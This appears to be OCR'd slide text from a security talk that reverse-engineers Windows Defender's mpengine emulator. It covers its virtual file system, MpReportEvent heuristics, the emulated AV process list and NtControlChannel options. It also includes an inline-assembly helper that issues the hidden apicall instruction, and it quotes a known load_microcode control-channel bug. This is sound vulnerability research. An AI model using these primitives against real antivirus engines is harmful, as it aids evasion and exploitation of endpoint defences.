newObj = ObjectManager::openObject(v->objMgr, v->pe_pid, name, ObjType_Mutant, &objExists + 1);
LOBYTE(v14) = 2;
std::basic_string<unsigned short,std::char_traits<unsigned short>,std::allocator<unsigned short>>::_Tid
  &v12,
  1,
  0);
if ( newObj == -1 )
{
  pe_set_return_value(v, (HIBYTE(objExists) == 0 ? STATUS_NO_SUCH_FILE : STATUS_OBJECT_TYPE_MISMATCH));
}
```



```
void __cdecl KERNEL32_DLL_WriteProcessMemory
{
  DT_context *pDTc; // ecx@1
  unsigned int v2; // edi@2
  char *v3; // eax@3
  CAutoVticks vticks; // [sp+Ch] [bp-44h]@1
  Parameters<5> arg; // [sp+18h] [bp-38h]@1
  int v6; // [sp+4Ch] [bp-4h]@1

  Parameters<5>::Parameters<5>(&arg, v);
  pDTc = v->m_pDTc;
  vticks.m_vticks = 32;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = pDTc;
  v6 = 0;
  if ( arg.m_Arg[0].val32 == 0x1234 )
  {
    v2 = vmm_memmove(v, arg.m_Arg[1].val64,
```


`NTDLL_DLL_NtSetInformationFileWorker`




```
fileObject = ObjectManager::getFileObject(objMgr, pe_pid, arg.m_Arg[0].val32);
if ( !fileObject )
{
  status = STATUS_INVALID_HANDLE;
  goto LABEL_13;
}
```

VFS - Virtual File System


- Native emulation functions are filed under `NTDLL` (but accessible from multiple VDLLs via `apicall` stubs)
- `NTDLL_DLL_VFS_*` functions do administrative work before calling into internal `VFS_*` functions that actually engage with the virtual file system, calling its methods to manipulate contents
- `NTDLL Nt*` emulation functions that interact with the file system call down into `VFS_*` functions after checking / normalizing / sanitizing inputs



```
NTDLL_DLL_VFS_CopyFile(pe_vars_t *)
NTDLL_DLL_VFS_DeleteFile(pe_vars_t *)
NTDLL_DLL_VFS_DeleteFileByHandle(pe_vars_t *)
NTDLL_DLL_VFS_FileExists(pe_vars_t *)
NTDLL_DLL_VFS_FindClose(pe_vars_t *)
NTDLL_DLL_VFS_FindFirstFile(pe_vars_t *)
NTDLL_DLL_VFS_FindNextFile(pe_vars_t *)
NTDLL_DLL_VFS_FlushViewOfFile(pe_vars_t *)
NTDLL_DLL_VFS_GetAttrib(pe_vars_t *)
NTDLL_DLL_VFS_GetHandle(pe_vars_t *)
NTDLL_DLL_VFS_GetLength(pe_vars_t *)
NTDLL_DLL_VFS_MapViewOfFile(pe_vars_t *)
```



```
void __cdecl NTDLL_DLL_VFS_GetLength(pe_vars_t *v)
{
  DT_context *v1; // ecx
  unsigned __int8 v2; // al
  VirtualFS *v3; // ecx
  CAutoVticks vticks; // [esp+10h] [ebp-30h]
  unsigned int nLength; // [esp+1Ch] [ebp-24h]
  Parameters<2> arg; // [esp+20h] [ebp-20h]
  int v7; // [esp+3Ch] [ebp-4h]

  Parameters<2>::Parameters<2>(&arg, v);
  v1 = v->m_pDTc;
  vticks.m_vticks = 32;
  vticks.m_init_vticks = &v->vticks32;
  vticks.m_pC = v1;
  v7 = 0;
  v2 = 0;
  nLength = 0;
  v3 = v->vfs;
  if ( v3 )
  {
    v2 = VFS_GetLength(v3, arg.m_Arg[0].val32, &nLength);
    if ( v2 )
```



xrefs to VFS_Write(VirtualFS &,uint,uchar *,ulong,ulong,ulong *)

Directio	Ty	Address	Text
D...	p	FlushViewOfFileWorker+2955EC	call ?VFS_Write@@YA_NAAVVirtualF
	p	NTDLL_DLL_NtWriteFileWorker(pe_vars_t *)+12D	call ?VFS_Write@@YA_NAAVVirtualF
D...	p	NTDLL_DLL_VFS_Write(pe_vars_t *)+73	call ?VFS_Write@@YA_NAAVVirtualF
D...	p	RpfAPI_VFS_Write+57	call ?VFS_Write@@YA_NAAVVirtualF

VFS-Specific Native Emulations


```
ObjMgr_ValidateVFSHandle
VFS_CopyFile
VFS_DeleteFile
VFS_DeleteFileByHandle
VFS_FileExists
VFS_FindClose
VFS_FindFirstFile
VFS_FindNextFile
VFS_FlushViewOfFile
VFS_GetAttrib
VFS_GetHandle
VFS_GetLength
VFS_MapViewOfFile
VFS_MoveFile
VFS_Open
```

```
VFS_Open
VFS_Read
VFS_SetAttrib
VFS_SetCurrentDir
VFS_SetLength
VFS_UnmapViewOfFile
VFS_Write
```

```
dt mpengine!pe_vars_t
...
+0x241e0 vfs                : Ptr32 VirtualFS
+0x241e4 vfsState           : Ptr32 VfsRunState
+0x241e8 vfsNumVFOs         : Uint4B
+0x241ec vfsVFOSizeLimit    : Uint4B
+0x241f0 vfsRecurseLimit    : Uint4B
+0x241f4 vfsFlags           : Uint4B
...
```

Windows Emulation & Environment

1. Usermode Environment
2. Usermode Code
3. User-Kernel Interaction
4. Kernel Internals
5. AV Instrumentation




Defender Internal Functions


- Internal administration and configuration functions accessible via `apicall`
  - `MpAddToScanQueue`
    - Queue up a file (e.g., a dropped binary) for scanning
  - `MpCreateMemoryAliasing`
    - Alias memory in emulator
  - `MpReportEvent, MpReportEvent{Ex,W}`
    - Report malware behavior to inform heuristic detections
  - `Mp{Get,Set}SelectorBase`
    - Get/set segment registers (`CS`, `DS`, `ES`, etc)
  - `MpUfsMetadataOp`
    - Get/set metadata about the file being scanned
  - `NtControlChannel`
    - IOCTL-like administration for the AV engine

MpReportEvent


Used to communicate information about malware binary actions with Defender's heuristic detection engine



```
UINT __stdcall GetSystemDirectoryW(LPWSTR lpBuffer, UINT uSize)
{
  UINT result; // eax

  if ( lpBuffer )
  {
    MpReportEvent(12331, 0, 0);
    result = 20;
    if ( uSize < 20 )
    {
      NtCurrentTeb()->LastErrorValue = ERROR_INSUFF
      return result;
    }
    qmemcpy(lpBuffer, L"C:\\WINDOWS\\SYSTEM32", 40u
  }
  return 19;
}
```




```
if ( ProgramPath
  && !memicmp(ProgramPath, "C:\\WINDOWS\\system32\\cmd.exe
  && !memicmp(ProgramPath + 31, "C:\\myapp.exe", 0xCu) )
{
  if ( Str1 )
    MpReportEvent(12312, Str1, ProgramPath);
  else
    MpReportEvent(12312, ProgramPath, 0);
  Str1 = 0;
  ProgramPath += 31;
}
_41:
f ( dwCreationFlags & CREATE_SUSPENDED && ProgramPath )
MpReportEvent(0x3018, "CREATE_SUSPENDED", ProgramPath);
```



```
if ( processId == GetCurrentProcessId() )
{
  MpReportEvent(0x303D, 0, (int)"SELF");
  return 0;
}
```

MpReportEvent



```
BOOL __stdcall QueryServiceStatus(SC_HANDLE hServi
{
  int v2; // ST08_4
  int *v3; // esi
  int v5; // [esp+0h] [ebp-18h]
  char serviceNum; // [esp+8h] [ebp-10h]

  itoa(hService, &serviceNum, v5);
  MpReportEvent(v2, 0x308B, &serviceNum, 0);
  if ( hService - 753664 < 0x40 && (v3 = &dword_77
```

```
UINT __stdcall GetDriveTypeA_Internal(LPCSTR lpRootPathName)
{
  unsigned int v2; // edx
  CHAR v3; // al
  CHAR v4; // bl
  CHAR v5; // cl
  bool v6; // zf
  int v7; // ecx
  int v8; // ecx
  int v9; // ecx
  CHAR v10; // al

  MpReportEvent(0x304F, lpRootPathName, 0);
  if ( !lpRootPathName )
    return 3;
```

```
DWORD __stdcall GetFileSize(HANDLE hFile, LPDWORD lpFileSizeHigh)
{
  struct _TEB *v2; // eax
  int fileSize; // [esp+38h] [ebp-4h]

  fileSize = -1;
  if ( get_file_size_with_NtQueryInformationFile(hFile, &fileSize) )
  {
    if ( lpFileSizeHigh )
      *lpFileSizeHigh = 0;
    MpReportEvent(0x3035, 0, 0);
  }
  else if ( g_GetFileSize_called_count == 100 )
  {
    NtCurrentTeb()->LastErrorValue = ERROR_INVALID_HANDLE;
  }
  else
  {
    ++g_GetFileSize_called_count;
    v2 = NtCurrentTeb();
```


```
localBuf = LocalAlloc(0, 2 * bufLen + 1);
if ( localBuf )
{
  memcpy(localBuf, v6, bufLen);
  strlen = ::strlen(&Str);
  MpReportEventEx(0x300A, localBuf, &Str, (bufLen << 8) | strlen);
  LocalFree(localBuf);
}
```

`MpReportEvent` - AV Processes


Processes types are grouped by PID - processes for antivirus software has 700 PIDs

700	kav.exe
704	avpcc.exe
708	_avpm.exe
712	avp32.exe
716	avp.exe
720	antivirus.exe
724	fsav.exe
728	norton.exe
732	msmpeng.exe
736	msmpsvc.exe
740	mrt.exe
744	outpost.exe

Emulated process information is stored in a data structure in the `kernel32.dll` VDLL and presented when enumerated



```
dd offset aAvpExe        ; "avp.exe"
dd 0
dd 720
dd 624
dd offset aAntivirusExe ; "antivirus.exe"
dd 0
dd 724
dd 624
dd offset aFsavExe       ; "fsav.exe"
dd 0
dd 728
dd 624
dd offset aNortonExe     ; "norton.exe"
```



```
if ( PID - 700 > 199 )
  MpReportEvent(12349, v3[2], 0);
else
  MpReportEvent(12349, v3[2], "AV");
```

Calling `TerminateProcess` on an AV product triggers an `MpReportEvent` call

`NtControlChannel` Options

1	set attribute `set_static_unpacking`	14	get arbitrary attribute substring
2	delete attribute store `pea_disable_static_unpacking`	15	set `pe_vars_t->max_respawns` value
3	get `mpengine.dll` version number	16	modify register state (?)
4	set attribute `set_pea_enable_vmm_grow`	17	set arbitrary attribute
5	set attribute `set_pea_deep_analysis`	18	load microcode
6	set attribute `set_pea_hstr_exhaustive`	19	set breakpoint
7	set attribute `set_pea_aggressiveimport`	20	retrieve `get_icnt_inside_loop` value
8	set attribute `set_pea_skip_unimplemented_opc`	21	some sort of domain name signature check
9	set attribute `pea_skip_unimplemented_opc`	22	set `pe_vars_t->internalapis`
10	set attribute `set_pea_disable_apicall_limit`	23+24	`switch_to_net32_proc` (.NET)
11	get arbitrary attribute	25	get arbitrary pe attribute by number
12	check if malware is packed with a given packer	26-31	unimplemented
13	set attribute `pea_disable_seh_limit`	32	`scan_msil_by_base`

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
   a. Understanding P0’s Vulnerabilities
   b. Bypassing Mitigations With `apicall` Abuse
   c. Fuzzing
5. Conclusion


Tavis’ `apicall` Trick

- Build binary with an rwx `.text` section, generate `apicall` instruction on the fly as needed
- `apicall` instruction triggers native emulation functions from malware `.text` section with attacker controlled

```
DWORD MpApiCall(PCHAR Module, PCHAR ProcName, ...)
{
    DWORD Result;
    DWORD ApiCrc;

    ApiCrc = crcstr(Module) ^ crcstr(ProcName);

    _asm {
        mov     eax, dword ptr ApiCrc
        mov     [apicode], eax
        mov     ebx, esp
        lea     esp, ProcName
        _emit   0x0f             ; apicall opcode
        _emit   0xff             ; apicall opcode
        _emit   0xf0             ; apicall opcode
    apicode:
        _emit   0x00             ; apicall immediate
        _emit   0x00             ; apicall immediate
        _emit   0x00             ; apicall immediate
        _emit   0x00             ; apicall immediate
        mov     esp, ebx
        mov     Result, eax
    }

    return Result;
}
```

Tavis’ NtControlChannel Bug


NtControlChannel(0x12,...)




```
case 0x12:
  vticks.m_vticks = 1536;
  if ( v1 )
    DT_context::load_microcode(v1, Params[1], v->sehhandler);
  else
    HIDWORD(v1) = 1;
  pe_set_return_value(v, SHIDWORD(v1));
  goto retn;
```

Tavis’ NtControlChannel Bug

NtControlChannel(0x12,...)



